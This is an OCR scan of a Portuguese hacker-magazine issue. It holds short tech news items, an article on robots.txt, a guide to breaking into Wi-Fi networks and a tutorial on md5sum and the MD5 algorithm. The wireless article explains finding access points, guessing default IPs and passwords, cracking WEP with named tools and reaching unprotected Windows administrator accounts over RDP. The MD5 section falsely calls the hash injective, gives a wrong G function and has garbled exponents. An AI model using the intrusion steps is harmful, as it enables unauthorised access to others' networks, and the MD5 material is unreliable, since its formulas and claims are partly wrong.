


O estudante inglês Michael Gunn, de 21 anos, está processando a Universidade de Kent em Canterbury. A instituição o expulsou por copiar textos da Internet e usá-los nos seus trabalhos sem fazer referência aos autores originais. Depois de abusar das teclas mágicas Ctrl+C e Ctrl+V, por pelo menos três anos, Gunn se sente injustiçado.

Para ele, os diretores deveriam ter o expulsado antes: "Eles ficaram recebendo meu dinheiro por três anos e quando eu estava prestes a me formar, me mandaram embora". O represetante da universidade, David Nightingale, disse que Gunn foi avisado e o inocente estudante rebateu dizendo:"Nunca pensei que isso fosse um problema".

CENSURA ON DEMMAND

Nos EUA, sobra gente moralista que se ofende por ouvir palavrões na televisão. Nos EUA, também sobra gente que se aproveita de paranóias desse tipo para ganhar dinheiro. Por isso, os interessados em investir US$ 79 para trocar as escrotices faladas em filmes por bips, no melhor estilo The Osbournes, agora pode comprar o ClearPlay. O aparelho é capaz de eliminar cenas violentas ou eróticas de filmes em DVD. Seu fabricante garante que o conteúdo não é modificado. Apenas as partes mais picantes e violentas são omitidas. Assim a criançada pode se divirtir sem que seus pais estejam preocupados. Eles só não explicam como Pulp Fiction, South Park, Clube da Luta e outras pérolas ficam depois dessa multilação do c#¨%$lho.



ROBOTS E SPIDERS

POR STANK DAWG
STANKDAWG@HOTMAIL.COM

VOCÊ CONHECE A VERDADE OCULTA DAS ENGINES DE BUSCA?

Todo mundo usa engines de busca. Mas você sabe como essas engines escolhem as páginas que serão listadas? Você já deve ter escutado histórias a respeito de páginas pessoais que foram inclusas numa lista, quando, na verdade, não deveriam ter sido. Como impedir que essas engines vasculhem suas informações pessoais?

Bem, em vez de explicarmos porque nunca deveríamos armazenar informações pessoais em um web site público e acessível, vamos falar a respeito de como as engines de busca trabalham.

A World Wide Web foi denominada assim devido ao clichê de que todas as páginas são linkadas uma a uma, como uma teia de aranha. Uma engine de busca começa se focando em uma página e persegue todos os seus links até reunir todas as informações no seu Banco de Dados. Ele então percorre links off-line e continua fazendo o mesmo com todos os sites que estão linkados com o original, tudo a uma velocidade surpreendentemente rápida. Devido à sua automação, ele écapaz de criar e atualizar sua base de dados rapidamente. Essa automação é similar a de um robot, ao repetir o mesmo trabalho várias vezes. O programa ou engine que faz o trabalho de rastrear a World Wide Web é denominado "agente", "spider", ou o termo mais comum, "robot".

Isso é um bom negócio? Provavelmente. Há várias razões para se utilizar robots. Obviamente, é muito útil ter engines de busca para encontrar o que queremos no vasto mundo online. Algumas vezes, é difícil até mesmo encontrar documentos em seu próprio site! O uso dos robots não é apenas para sair por aí coletando dados, mas também personalizar e customizar a sua homepage. Um site pode comportar centenas e centenas de páginas, às vezes mais. É muito difícil encontrar e manter documentos em uma estrutura assim. Um robot pode fazer esse trabalho para você, reportando-se a links quebrados e ajudando a consertar falhas e erros em seus sites.

"Isso é ótimo, eu quero um desses!" Bem, antes que você mergulhe nessa, pense com calma. Há muitos obstáculos para utilizar um spider. Primeiramente, você tem que escrever a engine do spider de forma correta a fim de não sobrecarregar seu servidor. Ele também precisa ser inteligente o suficiente para não rastrear sites de outras pessoas e nem sobrecarregar o servidor deles. Se todo mundo possui um agente que vasculha os links de qualquer pessoa, a web reduziria sua velocidade até parar. O problema mais importante, no entanto, é o que mencionei no início. Os spiders vão perseguir links de qualquer página. Isso significa que, se você tem um link para um e-mail pessoal, de repente ele não é mais pessoal. Isso nos leva a uma grande questão relacionada à privacidade e legalidade. Nunca coloque nada na Internet o que você não queira que as pessoas vejam. Esse é um conselho comum que você deve seguir, independente se estamos falando sobre spiders. Você já deve ter lido histórias de companhias cujos arquivos internos foram encontrados de repente em circulação na Internet. Culpa dos hackers? Talvez você possa culpar os robots e administradores que não sabem como controlá-los. Tudo que eles fazem é iniciar o robot por um site e rastrear quaisquer links programados para isso. Alguns empregados podem se linkar a documentos internos. Algumas bases de dados podem permitir aos spiders examiná-los. Você nunca sabe quem estará se linkando com o quê e se você não tiver um web site bem construído, correrá o sério risco de compartilhar aquele seu projeto secreto com o restante do mundo.

Como você pode ver, há alguns prós e contras. Por sorte, há formas de controlar robots e, com esperança, limitar o lado ruim da coisa. Há um padrão chamado de arquivo de exclusão "robots.txt". Trata-se de um simples arquivo de texto ASCII, que permite informar a qualquer robot que visite seu site o que eles podem e não podem acessar. Aqui está um arquivo exemplo:

```
#
#robots.txt file for http://www.StankDawg.
com/
#
#last updated: 09/06/2003 by: StankDawg
#
#WTF R U Doing here? R U A ROBOT?
#R U A SPIDER? R U 31337?
#

User-agent: *
Disallow: /incoming/
Disallow: /downloads/
Disallow: /webstat/
Disallow: /pub/

User-agent: Hackers-go-away
Disallow:  /TOpS3cr3t/

User-agent: they-will-never-find-this-one
Disallow: /h1dd3n/
```

Você notará que há comentários (que começam com o sinal "#") e dois outros importantes campos. Possivelmente, o uso desses campos pode limitar a maioria dos engines de busca e spiders referentes a um arquivo de exclusão.

O primeiro campo é chamado de string "User-agent". Cada programa ou pessoa que visita seu web site, utiliza um pedaço de software. Quando é uma ação humana, é convocado um browser como o Mozilla, Firebird, Konqueror ou dezenas de outros. O nome deste agente é enviado com toda requisição de página. Se você procura por alguns arquivos de log do seu servidor de Web, poderá ver quem visitou o seu site e que agente foi usado. A maioria deles é do Internet Explorer,

se a maioria dos internautas utilizar o sistema operacional Windows. Você pode conferir seus logs e encontrar alguns tipos interessantes de clientes fora dali.

Bem, a partir do momento que os robots também são programas, eles também contam com um string agente. No arquivo robots.txt (que deve rearranjar no diretório raiz de seu home Server de Web), você pode escolher qualquer agente para bloqueá-lo.

O segundo campo é o arquivo ou diretório real que você não quer que seja acessado. O campo de nome que você deveria usar é "disallow". Tanto o "user-agent" como o "disallow" devem ser seguidos por um: "e os dados que especificam o que você quer que seja feito". Se você quer impedir o agente chamado "googlebot" de acessar o arquivo chamado "privatestuff.html", você deve codificar as seguintes linhas:

```
#this is a comment above the sample code.
#
User-agent: googlebot
Disallow: privatestuff.html
Disallow: /images/mysexpics/
```

Como pode-se ver, a sintaxe é muito simples. O que você precisa fazer é avaliar o que será escondido daqueles agentes. Se você quer esconder vários arquivos ou diretórios diferentes, deverá fazer uso de múltiplas linhas "Disallow". No exemplo abaixo, eu também bloqueei o acesso ao diretório inteiro chamado "/images/mysexypics", o que seria bastante constrangedor.

Tome cuidado, pois ele somente bloqueia um agente! Geralmente as pessoas não distinguem um agente de outro em uma aplicação prática. Se algo será mantido oculto, ele deve ser escondido de todos os agentes, não apenas o "googlebot" como no exemplo acima.

Uma forma de fazer isso é usar strings múltiplos "user-agent". Este nunca está totalmente completo e sempre há novos spiders em ação e que não fazem parte da sua lista, a menos que você faça uma atualização constante. A melhor forma de proceder é simplesmente utilizar um wildcard de "*", que relata a todos os agentes para seguirem os subseqüentes comandos "Disallow".

Ao longo das mesmas linhas, você pode também informar aos robots para ignorarem seu site inteiro usando o string "disallow" de "/" que interromperá o robot de rastrear qualquer coisa! (Note que você não pode usar um wildcard "*" no campo Disallow; é preciso especificar um caminho).

```
# This is a global "stop all robots" example
#
#Note that comments can be put anywhere
#On a line, and not just above the fields.
#They can come after the string.
#
User-agent: * # This string stops ALL robots from
giong into...
```

Uma alternativa para usar o arquivo robots.txt é adotar as meta tags especiais em sua HTML. Há a possibilidade de algumas pessoas não conseguirem criar um arquivo robots.txt por uma razão ou outra. Você também pode adicionar uma meta tag no HTML de toda página que for codificada. O nome do meta tag é simplesmente "robots". Este meta tag habilitará ou desabilitará robots usando palavras-chave na meta tag, assim como "all" (tudo) permite que seja incluso na engine de busca ou "none" (nenhum) para impedi-lo de ser adicionado. Também existem outras opções, mas essas são suficientes para a maioria dos usuários.

Pois justamente aqui está a pegadinha (há sempre uma pegadinha). A palavra-chave é "honor"; que eu já havia mencionado antes. Enquanto a maioria das engines comerciais de busca obedece ao seu arquivo robots.txt, o que eles fazem não é um pré-requisito.

Trata-se de um padrão opcional que não é exigido por nenhum agente. Certo, estamos em um sistema "honrado". Tenho certeza que chegará o dia em que a competição de engines de busca se tornará tão acirrada que as engines começarão a indexar todas as páginas, independente de requisições de exclusão, portanto eles vão ganhar em vantagem em relação a outras engines de busca.

Além disso, você tem que perceber que qualquer um pode escrever um spider ou um robot! Desde que é opcional "honrar" ou não suas requisições de exclusão, eles ainda se moverão através de seu site e ignorar todos os avisos de "não entre". Essa é a razão que eu mencionei antes, pela qual você nunca deve colocar informações pessoais, privadas ou valiosas em um local acessível e público.

Finalmente, você deve perceber isso somente porque supomos que eles são robots (ou programas), o que não significa que as pessoas não podem fazer o mesmo.

Eu encontrei muitos, muitos backdoors e entradas "ocultas" simplesmente olhando os arquivos robots.txt dos sites. Você tem total permissão para pegar meus arquivos robots.txt e talvez até encontrará algo interessante e supersecreto !

MAIS DIVERSÃO COM O HACKING WIRELESS

POR VILESYN

Conforme os preços vão baixando, o wireless se torna mais e mais comum. Enquanto a maioria das pessoas ignora as vulnerabilidades que o Wi-Fi leva em conta, trata-se de uma forma mais fácil de invadir a rede. Mesmo configurando as chaves WEP, não é possível evitar que um hacker comprometa o Wi-Fi AP (access point) ou roteador.

Muitas ferramentas estão disponíveis para vários sistemas operacionais. O NetStumbler para Windows, MacStumbler para MacOS, Welenreiter para Linux e BSD-Airtools para Free/Open/NetBSD são stumblers de rede Wi-Fi que ajudam a encontrar APs.

A maioria dessas aplicações pode usar um GPS para mapear os pontos de acesso detectados enquanto ocorre o escaneamento. Essas ferramentas de stumbling tornam o hacking de wireless uma ameaça. Usá-las é bastante simples. Cada um detectará os APs de sinais desviados, transmissões WEP, canal, comprimento do sinal e endereço MAC. ELEs podem determinar o fabricante pelo endereço MAC, no entanto, algumas entradas podem ser identificadas erroneamente.

Uma forma de encontrar o fabricante correto pelo endereço MAC pode ser visto na página **http://standards.ieee.org/regauth/oui/oui.txt**.

Todo endereço MAC e o fabricante são listados. Isso nos leva à outra chave para entrar na rede. Algumas vezes, você pode entrar na rede facilmente usando DHCP, mas nem todas as redes têm DHCP disponível. Neste caso, há algumas formas de obter o endereço do AP.

A primeira forma de adquirir o IP é usar o IP padrão para o qual o dispositivo wireless está configurado. Por instância, os roteadores D-Link usam o 192.168.0.1 e seus pontos de acesso usam 192.168.0.50. Por outro lado, Linksys usa 192.168.1.1 e Netgear usa 192.168.0.1. Se o IP padrão não é o do AP, então você pode usar um sniffer para capturar pacotes vindos do sinal Wi-Fi.

Uma vez que você tenha ganhado o IP e habilitado uma conexão associada para o AP, é hora de se conectar em qualquer ponto. Mesmo que você tenha uma conexão, o WEP vai fazer com que você volte atrás.

O WEP é uma encriptação usada para redes wireless fixadas em um padrão IEEE para 802.11a/b. Quando eles fizeram esse padrão, não pensaram no que poderia ser feito para craqueá-lo.

A todo minuto, uma pequena quantidade de transmissões WEP são enviadas por meio da rede. Cada quadro de transmissão é o mesmo, permitindo que esses quadros sejam capturados facilmente e decriptados sem se preocupar com a mudança do pacote. Com as ferramentas de WEP como WEPCrack, AirSnort e BSD-Airtools Dweputils, craquear um dump de WEP leva poucos minutos. Algumas chaves de 104-bits (128 bits) duram 36 horas, dependendo da velocidade do sistema.

Mas logar seus hits ou usar um GPS pode mostrar onde aquela rede estava quando você a encontrou pela primeira vez, então você pode voltar antes de quebrar a chave.

Uma vez que tudo isso foi feito, a rede está sob seu controle. A partir daqui, você não precisa se preocupar com o roteador bloqueando seu sistema e algumas vezes, recebendo um ou dois logs SNMP. Se você já sabe a senha padrão para o AP, pode usá-lo. Se você não conhece os padrões para dispositivos Wi-Fi, vá para o site do fabricante e procure sua documentação.

Outra forma é usar o serviço de terminal como Remote Desktop para Windows ou rdesktop para Linux/UNIX para conectar um desktop do Windows. Lembre-se de que a maioria das pessoas não configura uma senha para a conta Admin ou Administrator no Windows. Você pode usar o browser local e ver se os cookies foram usados no passado para se logar no AP.

Estes métodos particulares estão pouco a pouco se tornando obsoletos. Enquanto isso, o Wi-Fi Protected Access (WPA) fornece uma melhor autenticação e interrompe a repetição do quadro dos pacotes de encriptação.

Muitos dispositivos wireless estão agora começando a contar com a opção de desativar a transmissão de sinal e impedir que os sinais sejam "stumbled". Isso não significa que o link mais fraco de qualquer rede esteja se tornando mais inteligente . No entanto, se você planeja assegurar a integridade da sua rede WiFi, os sinais sempre serão monitorados.

VIGIANDO ARQUIVOS MD5SUM

GARANTA A INTEGRIDADE E A SEGURANÇA DOS SEUS ARQUIVOS

POR M474R13L

Diariamente enviamos, recebemos e acessamos remotamente diversos tipos de dados online. Com informações em jogo, vale o clichê: segurança é fundamental. Nesse artigo, falaremos do md5sum, ferramenta que permite saber se tais dados foram manipulados sem autorização. Vejamos qual a lógica do padrão: quando aplicado em um arquivo digital, como por exemplo, um banco de dados armazenado em um servidor, ele gera uma string de 128 bits associado. Assim, temos uma função injetora, ou seja, a string gerada é única. Para mensagens diferentes, são gerados strings diferentes.

Isso significa que se o nosso arquivo com o md5sum aplicado for modificado, basta recalcular o md5sum e comparar com a string anterior. Se elas não forem idênticas, abra os olhos. Certamente, o arquivo sofreu alguma alteração.

Outra aplicação da ferramenta seria verificar a integridade de um arquivo. Tomemos como exemplo um software desenvolvido por você e colocado para download. O md5 é calculado na origem, e para acompanhar e garantir que o arquivo baixado não foi alterado, basta recalcular no destino. Se os resultados forem iguais, então o arquivo foi preservado durante a transmissão. É a garantia de integridade para seu cliente. Vamos demonstrar agora o md5sum em ação. Escrevemos um texto (nomeado como teste.txt) com a frase inicial "O que é a vida?" e usando os comandos a seguir:

```
md5sum teste.txt > teste.txt_md5.asc
more teste.txt_md5.asc
```

A seguir, há uma segunda linha: "Uma experiência inacabada...". Assim, repetimos o procedimento:

```
md5sum teste.txt > teste.txt_new_md5.asc
more teste.txt_new_md5.asc
506c69ffe9bad03373070fc08654455e  teste.txt
```

Vemos claramente que são strings diferentes, o que reflete a alteração no arquivo. Vamos agora verificar o algoritmo propriamente dito.

A MATEMÁTICA ASSOCIADA

Seguindo os passos do criador do algoritmo, uma "palavra" é uma quantidade de 32 bits e um "byte" possui 8 bits. A sequência de bits será interpretada da seguinte maneira: cada grupo consecutivo de 8 bits é interpretado como um byte, sendo que o bit mais significativo (o "mais alto") é listado em primeiro lugar. Denotaremos x_i indicando "x com o subíndice i".

No caso de uma expressão, o subíndice será denotado por x_ {i+1}. De forma análoga, no caso de superíndice, temos x-i.

Antes de falarmos sobre o algoritmo, é preciso rever certos conceitos:

» Aritmética em Zn: no conjunto dos números inteiros Z, identificamos dois elementos: x e y. Se ambos resultam no mesmo resto quando divididos por n, isso define uma relação de equivalência R sobre Z. O conjunto quociente Z/R é chamado de **inteiros módulo n** ou simplesmente **Zn** (também conhecido como **aritmética módulo n**).

» Shift circular numa seqüência de bits: dada uma seqüência **x_0....x_n** de bits, um shift circular para a direita é dado por **x_nx_0....x_{n-1**. Repetindo o processo, temos agora **x_{n-1}x_nx_0....x_{n-2}** e assim sucessivamente. Esse procedimento é usado para um shift à esquerda.

» Operadores lógicos em variáveis booleanas: dada a álgebra de Boole **B = ({0,1}, v , * , not)**, temos as seguintes tabelas-verdade:

x	y	v
0	0	0
0	1	1
1	0	1
1	1	1

x	y	*
0	0	0
0	1	0
1	0	0
1	1	1

x	not
0	1
1	0

Dentro desse contexto, o símbolo **+** denota adição de duas palavras-módulo **2-32**; **X <<< s** é um valor de 32 bits obtido pela permutação circular à esquerda por s posições de bits. Já um **XOR** é dado por **X(A,B) = not(A)B + Anot(B)**.

Note que, para simplificar as expressões, usamos a justaposição em vez de *. Isso no caso do produto booleano. No caso específico de uma seqüência de bits, as operações lógicas serão realizadas bit a bit. Por exemplo, se você tem duas palavras X e Y, XY significa fazer o produto booleano para cada par de bits associado, mais concretamente:

```
(1100111)(1000001) = 1000001.
```

POR DENTRO DO ALGORITMO

Suponha que temos uma mensagem de k-bits de comprimento (um número inteiro não negativo) e que queremos calcular o seu md5. De forma simbólica, vamos denotar a seqüência da seguinte maneira: **x_0x_1...x_{k-1}**. O algoritmo do md5 consiste em cinco passos:

» 1 Adição de bits de complemento

A mensagem é estendida até que seu comprimento (em bits) fique congruente a 448, módulo 512, ou seja, até que ela fique apenas a 64 bits para se tornar um múltiplo de 512. O processo de extensão é o seguinte: "1" é adicionado a mensagem e, então, bits "0" são adicionados de forma que o comprimento final em bits da mensagem seja congruente.

» 2 Adicionar comprimento

Dada a mensagem original (antes do primeiro passo), sua representação b de 64 bits é adicionada ao resultado obtido no passo 1. Caso o b seja maior do que 2-64, apenas os 64 bits menos significativos de b são usados. Neste passo, a mensagem resultante possui um comprimento que é um múltiplo exato de 512 bits e, de forma equivalente, possui um comprimento que é um múltiplo exato de 16 (32-bit) palavras. Denotaremos por M[0...N-1] as palavras resultantes deste processo, no qual N é um múltiplo de 16:

» 3 Inicializar o buffer MD

Um buffer de quatro palavras (A, B, C, D) é usado para computar o md5. As letras A,B,C e D são registradores de 32 bits, sendo que eles são inicializados com os seguinte valores em hexadecimal:

```
palavra A : 01 23 45 67
palavra B : 89 ab  cd ef
palavra C:  fe  dc ba 98
palavra D:  76 54 32 10
```

» 4 Processar a mensagem em blocos de 16 palavras

Em primeiro lugar, são definidas quatro funções auxiliares. Cada uma recebe três palavras de 32 bits e devolve (retorna) uma palavra de 32 bits. As funções são definidas a seguir:

```
F(X,Y,Z) = XY v not(X)Z
G(X,Y,Z) = XZ v not(Z)
H(X,Y,Z) = X xor Y xor Z
I(X,Y,Z)  =  Y xor (X v not(Z))
```

Devemos frisar que as operações são realizadas bit a bit (cada bit é considerado independente dos outros!). Ou seja, todas as palavras das entradas são decompostas em seqüências binárias e as operações são realizadas componente por componente. Um exemplo:

```
X = 1001
Y = 1110
Z = 1100
```

Então: XY = 1000 , not(X) = 0110, not(X)Z = 0100 , portanto

```
F(X,Y,Z) = 1100
```

Este passo usa uma tabela com 64 elementos **T[1...64]**, construída a partir da função seno **T[i] = int(4294967296*sen(i))**, no qual **T[i]** é i-ésimo termo da tabela, e **i** aparece em radianos. Depois, aplicamos o algoritmo **>> 5** - o md5 de fato.

MD5 DE FATO

```
/* Process each 16-word block. */
    For i = 0 to N/16-1 do

     /* Copy block i into X. */
     For j = 0 to 15 do
          Set X[j] to M[i*16+j].
     end /* of loop on j */
          /* a palavra M[...], obtida no passo dois é carregada em X[.] */

     /* Save A as AA, B as BB, C as CC, and D as DD. */
     AA = A
     BB = B
     CC = C
     DD = D
     /* aqui o valor dos registradores A,B,C e D são salvos para uso posterior */

      /* Round 1. */
     /* Let [abcd k s i] denote the operation
          a = b + ((a + F(b,c,d) + X[k] + T[i]) <<< s). */
      /* Do the following 16 operations. */
     [ABCD 0 7 1] [DABC 1 12 2] [CDAB 2 17 3] [BCDA 3 22 4]
     [ABCD 4 7 5] [DABC 5 12 6] [CDAB 6 17 7] [BCDA 7 22 8]
     [ABCD 8 7 9] [DABC 9 12 10] [CDAB 10 17 11] [BCDA 11 22 12]
     [ABCD 12 7 13] [DABC 13 12 14] [CDAB 14 17 15] [BCDA 15 22 16]
     /* neste item a expressão [abcd k s i] denota a operação
          a = b + ((a + F(b,c,d) + X[k] + T[i]) <<< s (releia o item sobre Terminologia acima */
      /* nos blocos a seguir, procedimentos análogos são realizados */


      /* Round 2. */
     /* Let [abcd k s i] denote the operation
          a = b + ((a + G(b,c,d) + X[k] + T[i]) <<< s). */
      /* Do the following 16 operations. */
     [ABCD 1 5 17] [DABC 6 9 18] [CDAB 11 14 19] [BCDA 0 20 20]
     [ABCD 5 5 21] [DABC 10 9 22] [CDAB 15 14 23] [BCDA 4 20 24]
     [ABCD 9 5 25] [DABC 14 9 26] [CDAB 3 14 27] [BCDA 8 20 28]
     [ABCD 13 5 29] [DABC 2 9 30] [CDAB 7 14 31] [BCDA 12 20 32]

      /* Round 3. */
     /* Let [abcd k s t] denote the operation
          a = b + ((a + H(b,c,d) + X[k] + T[i]) <<< s). */
      /* Do the following 16 operations. */
     [ABCD 5 4 33] [DABC 8 11 34] [CDAB 11 16 35] [BCDA 14 23 36]
     [ABCD 1 4 37] [DABC 4 11 38] [CDAB 7 16 39] [BCDA 10 23 40]
     [ABCD 13 4 41] [DABC 0 11 42] [CDAB 3 16 43] [BCDA 6 23 44]
     [ABCD 9 4 45] [DABC 12 11 46] [CDAB 15 16 47] [BCDA 2 23 48]

      /* Round 4. */
     /* Let [abcd k s t] denote the operation
          a = b + ((a + I(b,c,d) + X[k] + T[i]) <<< s). */
      /* Do the following 16 operations. */
     [ABCD 0 6 49] [DABC 7 10 50] [CDAB 14 15 51] [BCDA 5 21 52]
     [ABCD 12 6 53] [DABC 3 10 54] [CDAB 10 15 55] [BCDA 1 21 56]
     [ABCD 8 6 57] [DABC 15 10 58] [CDAB 6 15 59] [BCDA 13 21 60]
     [ABCD 4 6 61] [DABC 11 10 62] [CDAB 2 15 63] [BCDA 9 21 64]
     /* em todos esses items
```

```
vários cálculos complexos são
realizados */

        /* Then perform the
following additions. (That is
increment each
        of the four registers
by the value it had before this
block
        was started.) */
      A = A + AA
      B = B + BB
      C = C + CC
      D = D + DD

   end /* of loop on i */
